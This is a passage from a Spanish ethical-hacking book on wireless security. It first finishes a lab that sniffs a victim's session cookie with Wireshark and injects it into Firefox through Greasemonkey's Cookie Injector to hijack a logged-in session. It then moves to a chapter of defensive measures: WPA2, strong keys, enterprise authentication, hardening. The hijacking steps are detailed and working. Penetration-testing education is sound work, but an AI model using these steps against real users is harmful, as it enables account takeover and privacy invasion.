
[User's Guide](#) · [Wiki](#) · [Questions and Answers](#) · [Mailing Lists](#)

You are running Wireshark 2.2.5 (Git Rev Unknown from unknown).






9. Ahora, detendremos la captura en Wireshark usando el botón **Stop** (el ícono del cuadrado rojo) y para facilitar la búsqueda de cookies agregaremos el filtro **http.cookie** y lo aplicaremos (botón **Apply this filter**).
10. Realizado el paso previo, es cuestión de buscar entre los paquetes mostrados el que corresponde a la cookie de inicio de sesión de la víctima. En la figura siguiente vemos un ejemplo. Observe en la sección Info que se trata de un GET del archivo index.php.



11. Ahora seleccionaremos este paquete, daremos **click derecho** sobre la cookie en el panel del medio y escogeremos la opción **Copy -> Bytes as Hex + ASCII Dump -> ..as Printable Text**.
12. Muy bien, es hora de importar la cookie en nuestro navegador y secuestrar la sesión de nuestra víctima. Las últimas versiones de Kali usan **Firefox** como navegador. Abriremos **Firefox** desde la barra (ícono del zorro naranja) o bien desde el menú **Applications -> Usual Applications -> Internet -> Firefox ESR**.


13. Para poder agregar la cookie capturada a Firefox necesitamos un complemento llamado Grease Monkey. Escoja la opción **Add-ons** -> **Extensions** y busque “greasemonkey”. Instálelo y reinicie Firefox.




14. Grease Monkey nos permite agregarle funcionalidades adicionales a Firefox a través del uso de scripts. El script que necesitamos para agregar la cookie que capturamos se llama “Cookie Injector”³⁶, la versión actualizada se encuentra en <http://userscripts-mirror.org/scripts/show/119798>.

The screenshot shows a static mirror of the userscripts.org website. At the top, there's a navigation bar with links like 'Most Visited', 'Offensive Security', 'Kali Linux', 'Kali Docs', 'Kali Tools', 'Exploit-DB', and 'Aircrack-ng'. Below that is a banner stating 'THIS IS A STATIC MIRROR OF USERSCRIPTS.ORG - LOGINS DO NOT WORK' and 'WARNING: SOME SCRIPTS MAY BE DANGEROUS! request removal'. The main content area features a user profile picture of a man with glasses and a beard, followed by the title 'Original Cookie Injector'. Below the title, it says 'By 51° Systems — Last update Aug 29, 2012 — Installed 117,186 times.' There are buttons for 'About', 'Source Code', 'Reviews 1', 'Discussions 0', 'Fans 7', 'Issues', and 'Share'. To the right, there's a large green 'Install' button and a link 'How do I use this?'. On the far right, there's a 'Review Summary' section with a 5-star rating (1 review), followed by sections for 'Share' and a counter showing '2'.


15. Simplemente nos dirigimos desde Firefox al url indicado previamente y damos click en el botón de la página que dice **Install**. Grease Monkey detectará que estamos tratando de agregar un script de usuario y nos pedirá confirmar la instalación dando **click en Install**. Si el lector lo desea puede revisar el código fuente del script (tranquilo, no es malware). De ahora en adelante ya podremos inyectar las cookies que capturemos en Firefox.



16. Finalmente, escribiremos en Firefox el url de la página de la que queremos secuestrar la sesión, es decir aquella a la que corresponde la cookie (contenido del campo **Host** del paquete capturado con Wireshark que contiene la cookie).



17. Ya estamos listos para inyectar la cookie y secuestrar la sesión. Presionaremos la combinación **ALT + C** y en el diálogo que aparecerá, pegamos el contenido del clipboard (los datos de la cookie que copiamos desde Wireshark) y damos **click en OK**.
18. ¡Ahora recargue la página y listo!! Estaremos autenticados en el portal con las credenciales de la víctima y tendremos acceso a la información alojada en el mismo, por el tiempo que permanezca abierta la sesión. Divertido, ¿no? :-D



Nota: este ataque también puede hacerse en una LAN.

Recursos útiles

- **Curso gratuito:** Offensive Security. (n.d.). Metasploit Unleashed. Recuperado en 2017, de <https://www.offensive-security.com/metasploit-unleashed/>.
- **Libro:** Cardwell, K., & Dalziel, H. Essential skills for hackers (1st ed.).
- **Libro:** Astudillo B, Karina. (2016). Hacking ético 101(2nd ed.). [CreateSpace].
- **Libro:** Chappell, L., & Combs, G. (2013). Wireshark(R) 101 (1st ed.). Saratoga: PODBOOKS.COM, LLC.
- **Website:** Blog de Seguridad Informática. Elixircorp S.A. Recuperado en 2017, de <http://blog.elixircorp.com>.
- **Paper:** Gallego, E., & de Vergara, J. E. L. (2004, February). Honeynets: aprendiendo del atacante. En IX Congreso Nacional de Internet, Telecomunicaciones y Movilidad.
- **Paper:** Rey, L. C., Quiñones, T. O. L., & Alcántara, L. A. M. (2012). Herramientas de monitorización y análisis del

tráfico en redes de datos. Revista Telem@tica, 11(2), 46-59.
● **Paper:** Gonzales, H., Bauer, K., Lindqvist, J., McCoy, D., & Sicker, D. (2010, December). Practical defenses for evil twin attacks in 802.11. En Global Telecommunications Conference (GLOBECOM 2010), 2010 IEEE (pp. 1-6). IEEE.

Capítulo 5: Mecanismos defensivos

¿Por qué una sección sobre defensa en un libro de hacking?

En los capítulos previos hemos tratado de cubrir los ataques más relevantes tanto a redes como a clientes inalámbricos y el lector ha podido darse cuenta a través de los laboratorios, que en muchos casos es posible romper la seguridad de una red y explotar vulnerabilidades en los puntos finales, sin que los usuarios se percaten de que están siendo víctimas de un hacking y que sus datos están siendo espiados.

Estar en el rol del hacker es muy divertido, o al menos a mí me divierte mucho ejecutar pruebas de intrusión profesionales. Y no hay nada mejor que el que le paguen a uno por divertirse ;-) ¿Pero y si en lugar de los hackers fuésemos las víctimas? Pues eso ya no suena tan agradable.

Es por este motivo que considero que, aunque no es posible para un autor cubrir todos y cada uno de los casos posibles en un solo libro de hacking, este estaría sumamente incompleto si no incluyera al menos una sección sobre medidas defensivas y recomendaciones de remediación. Al fin y al cabo, el cliente no nos paga por la diversión sino por el entregable: un informe de hacking ético, el cual debe obligatoriamente incluir información sobre los hallazgos y cómo corregir los huecos de seguridad encontrados.

Veamos entonces algunos consejos que nos ayudarán a mejorar la seguridad de nuestras redes inalámbricas y proteger lo más importante: nuestra información.

Seguridad proactiva: antes de que nos ataquen

De que en algún momento seremos víctimas de un ataque informático - si no lo hemos sido ya - no me cabe duda, así que la pregunta no es si nos atacarán o no, sino ¿cuándo nos atacarán?

Y cuando suceda, ¿estaremos listos para defendernos y responder al ataque?

En una red inalámbrica hay elementos que si los escogemos de forma apropiada pueden hacerle la vida más difícil al hacker.

No les garantizo que con esto no nos van a hackear - "la única red 100% segura es la que está desconectada"³⁷ - pero lograrlo requerirá mucho más tiempo, conocimientos y determinación de parte del atacante.

Estos elementos son:

- El protocolo de seguridad
- El esquema de autenticación
- La clave

El protocolo de seguridad

Al momento de escribir este libro hay tres protocolos de seguridad que son los más populares y están disponibles para configurarlos en una red inalámbrica: WEP, WPA y WPA2.

Está de más decir que configurar una red como abierta (OPEN) o abierta con control por MAC es inseguro, a menos que estén usando un portal cautivo para la autenticación (tema que veremos que también se puede hackear bajo ciertas circunstancias en mi próximo libro sobre hacking web).

Por ende, a estas alturas el lector debería saber que la mejor opción es WPA2 con WPS deshabilitado.

El esquema de autenticación

Bien, asumiendo que somos sensatos y escogimos WPA2 como protocolo de seguridad, aún debemos elegir el esquema de autenticación: autenticación personal o autenticación empresarial.

WPA2 con autenticación personal (WPA2-PSK) es la opción recomendada para los usuarios de hogar, puesto que es la más fácil de configurar, mientras que para las organizaciones se aconseja el uso de autenticación empresarial (WPA2-Enterprise).


Escogiendo la clave

Si somos usuarios de hogar y estamos usando WPA2-PSK, deberemos escoger una buena clave:

- Una clave PSK puede tener un tamaño máximo de 32 bytes, es decir 256 bits o 64 caracteres hexadecimales. Eso llevado a ASCII nos permite tener una clave entre 8 y 63 caracteres.
- Ahora, ¿cuál es el tamaño mínimo recomendado para que no crackeen nuestra clave fácilmente con un ataque basado en diccionario? Mi sugerencia es que sea suficientemente larga, pero no tanto como para que los usuarios no la recuerden.
- Mi experiencia me dice que con el poder computacional actual y si nuestra clave sigue criterios de complejidad, con una clave de 14 caracteres debería bastar.

El siguiente es un cuadro tomado de Tom's Hardware que data del 2011. Aunque la rapidez de los CPU's y tarjetas gráficas

actuales es superior, podemos usarlo como referencia para estimar el tiempo que tomaría crackear una clave PSK de 14 caracteres de longitud.



Fuente: Ku, Andrew (2011).³⁸

La tabla ASCII sin extensiones tiene un tamaño de 127 caracteres, pero de éstos son 95 los caracteres que se pueden imprimir.³⁹

Considerando una velocidad máxima aproximada de 222000 claves/s según el cuadro previo:

$$95^{14} = 4876749791155298590087890625 \text{ posibles claves}$$

$$\begin{array}{rcl} 4876749791155298590087890625 & / & 222000 \\ 21967341401600444099495,002815315 \text{ segundos} & & \end{array} =$$

En años esto sería aproximadamente 696579826281090, es decir *forever and ever*. Aun si usáramos supercomputadores con tecnología de *grid engine*, tomaría mucho tiempo romper la clave. El suficiente para que la hayamos cambiado.

Sin embargo, cuando se trata de una empresa tenemos requerimientos adicionales de seguridad. Como, por ejemplo: saber a qué usuario se le dio acceso a la red inalámbrica, desde qué dispositivo cliente, en qué intervalo de tiempo estuvo conectado, cuál fue la IP asignada, etc.

Si a eso le sumamos el hecho de que muchas empresas han implementado la política BYD (Bring Your own Device - traiga su propio dispositivo), determinar a través de qué usuario ocurrió una infiltración puede llegar a ser una verdadera odisea.

Debido a lo anterior, es aconsejable que las empresas implementen autenticación empresarial (WPA2-Enterprise) en sus redes inalámbricas.

Autenticación Empresarial

La autenticación empresarial difiere de la personal en que no implementa una misma clave para todos los usuarios que desean conectarse a la WLAN, sino que cada usuario deberá tener una combinación de usuario/clave individual para efectuar la autenticación.

Esto se logra configurando los routers o puntos de accesos inalámbricos para que soliciten la autenticación a un servidor central AAA,⁴⁰ el cual usa un protocolo denominado RADIUS.⁴¹

Implementar controles individuales por usuario tiene ventajas tanto de seguridad como desde el punto de vista administrativo de la red y a su vez de auditoría.

Uso de Controladores Inalámbricos

No voy a profundizar en este tema, solo diré que su uso contribuye a mejorar la seguridad de las redes inalámbricas.

Empecemos por indicar qué es un controlador inalámbrico. Según Rajesh K. (2010), "un controlador inalámbrico es un dispositivo de administración central de WiFi que administra

todos los puntos de acceso inalámbricos de un campus".⁴²

Algunas ventajas de usar un controlador son: facilidad para la administración, manejo de los niveles de potencia, mitigación de interferencia, entre otros.

Estos dispositivos incluyen además mecanismos de monitoreo, auditoría y protección que contribuyen a la seguridad de la red como, por ejemplo, la capacidad de detectar rogue APs, detección de ataques de claves, contención de ataques MITM y DoS, esto dependiendo de la marca y modelo del controlador.

Recomendaciones adicionales

Sumado a lo anterior hay controles de seguridad que podemos implementar a nivel empresarial como:

- La no divulgación de SSIDs. Sabemos por experiencia que esto no va a detener a quien sabe lo que hace, pero sí dejará fuera a los *script kiddies*⁴³ que quieran jugar con nuestras WLANs.
- Cambiar las claves de forma periódica y cerciorarnos que cumplan criterios de complejidad.
- Eliminar en lo posible los protocolos no cifrados de nuestra red y reemplazarlos por su contraparte segura. Ej: SSH en lugar de TELNET.
- Cifrar nuestros datos de carácter confidencial y mantener respaldos periódicos fuera de sitio.⁴⁴
- Efectuar un aseguramiento (hardening) de nuestros dispositivos de comunicaciones, servidores y demás, previo a la puesta en marcha de los mismos en nuestra red.
- Mantener actualizado el firmware de los equipos de comunicaciones.
- Mantener parchados los sistemas operativos de servidores y estaciones.
- Instalar un firewall de próxima generación (NGFW - Next Generation Firewall) al menos en el perímetro y segmentar las redes inalámbricas. Asegúrese de que el NGFW incluya: Antivirus, AntiSpam, AntiBotnet, Prevención de Intrusos (IPS), Filtrado de páginas web (URL Filtering y ranking de reputación), protección contra amenazas avanzadas (APT) y malware de día cero, protección contra ataques DDoS, procesamiento separado para la administración que le permita tomar acciones si está bajo DoS, interfaz de administración

amigable y generación de reportes.

- Implementar seguridad de puertos y controles de acceso a la red (revise el protocolo IEEE 802.1X⁴⁵).
- Instalar software para protección de puntos finales (Endpoint Protection) en todos los dispositivos de acceso, incluyendo dispositivos móviles, que incluya protección contra amenazas avanzadas (APT) y malware de día cero.
- Limitar el acceso administrativo en servidores y equipos de comunicaciones.
- Implementar una herramienta para monitoreo centralizado que incluya: análisis de vulnerabilidades bajo demanda, detección de amenazas en tiempo real, correlación de eventos, generación de tickets de atención en base a reglas de ocurrencia de eventos y provisión de ayuda histórica para efectos de auditoría.
- Supervisar la herramienta de monitoreo antes descrita de forma continua y no tenerla de adorno :-D
- No dejar de lado la seguridad física.
- Implementar una política de seguridad corporativa y medir su cumplimiento de forma periódica en base a indicadores de gestión. Dicha política debe incluir entre muchos otros temas: Seguridad Lógica, Seguridad Física, Manejo de Incidentes, Políticas de Respaldo y Restauración, Planes de Recuperación ante Desastres, Planes de Contingencia y Continuidad del Negocio.
- Capacitar al personal técnico en seguridad informática y efectuar campañas de concientización dirigidas a todo el personal.
- Efectuar pruebas de intrusión periódicas en su red.

En resumen, implementar un Diseño de Arquitectura de Red Segura con Defensa en Profundidad.

Seguridad reactiva: una vez hemos sido atacados

Si a pesar de haber implementado medidas de seguridad

